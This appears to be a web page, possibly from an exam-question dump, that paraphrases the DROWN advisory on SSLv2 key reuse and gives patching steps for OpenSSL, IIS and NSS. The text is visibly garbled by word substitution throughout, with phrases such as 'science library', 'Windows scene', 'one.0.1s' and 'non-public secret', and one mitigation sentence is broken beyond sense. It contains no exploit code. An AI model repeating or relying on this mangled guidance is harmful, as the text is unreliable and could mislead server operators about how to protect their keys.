


SSLv2

- > It allows SSLv2 connections. This is surprisingly common, due to misconfiguration and inappropriate default settings.
- > Its private key is used on any other server that allows SSLv2 connections, even for another protocol.

Many companies reuse the same certificate and key on their web and email servers, for instance. In this case, if the email server supports SSLv2 and the web server does not, an attacker can take advantage of the email server to break TLS connections to the web server.

A server is vulnerable to DROWN if: SSLv2



How do I protect my server? To protect against DROWN, server operators need to ensure that their private keys software used anywhere with server computer code that enables SSLv2 connections. This includes net servers, SMTP servers, IMAP and POP servers, and the other software that supports SSL/TLS.

Disabling SSLv2 is difficult and depends on the particular server software. we offer instructions here for many common products:

OpenSSL: OpenSSL may be a science library employed in several server merchandise. For users of OpenSSL, the simplest and recommended solution is to upgrade to a recent OpenSSL version. OpenSSL 1.0.2 users ought to upgrade to 1.0.2g. OpenSSL 1.0.1 users ought to upgrade to one.0.1s. Users of older OpenSSL versions ought to upgrade to either one in every of these versions. (Updated March thirteenth, 16:00 UTC) **Microsoft IIS (Windows Server):** Support for SSLv2 on the server aspect is enabled by default only on the OS versions that correspond to IIS 7.0 and IIS seven.5, particularly Windows scene, Windows Server 2008, Windows seven and Windows Server 2008R2. This support is disabled within the appropriate SSLv2 subkey for 'Server', as outlined in KB245030. albeit users haven't taken the steps to disable SSLv2, the export-grade and 56-bit ciphers that build DROWN possible don't seem to be supported by default.

Network Security Services (NSS): NSS may be a common science library designed into several server merchandise. NSS versions three.13 (released back in 2012) and higher than ought to have SSLv2 disabled by default. (A little variety of users might have enabled SSLv2 manually and can got to take steps to disable it.) Users of older versions ought to upgrade to a more modern version. we tend to still advocate checking whether or not your non-public secret is exposed elsewhere

Other affected software and in operation systems:

Instructions and data for: Apache, Postfix, Nginx, Debian, Red Hat

Browsers and other consumers: practical nothing practical that net browsers or different client computer code will do to stop DROWN. only server operators are ready to take action to guard against the attack.

NEW QUESTION 327

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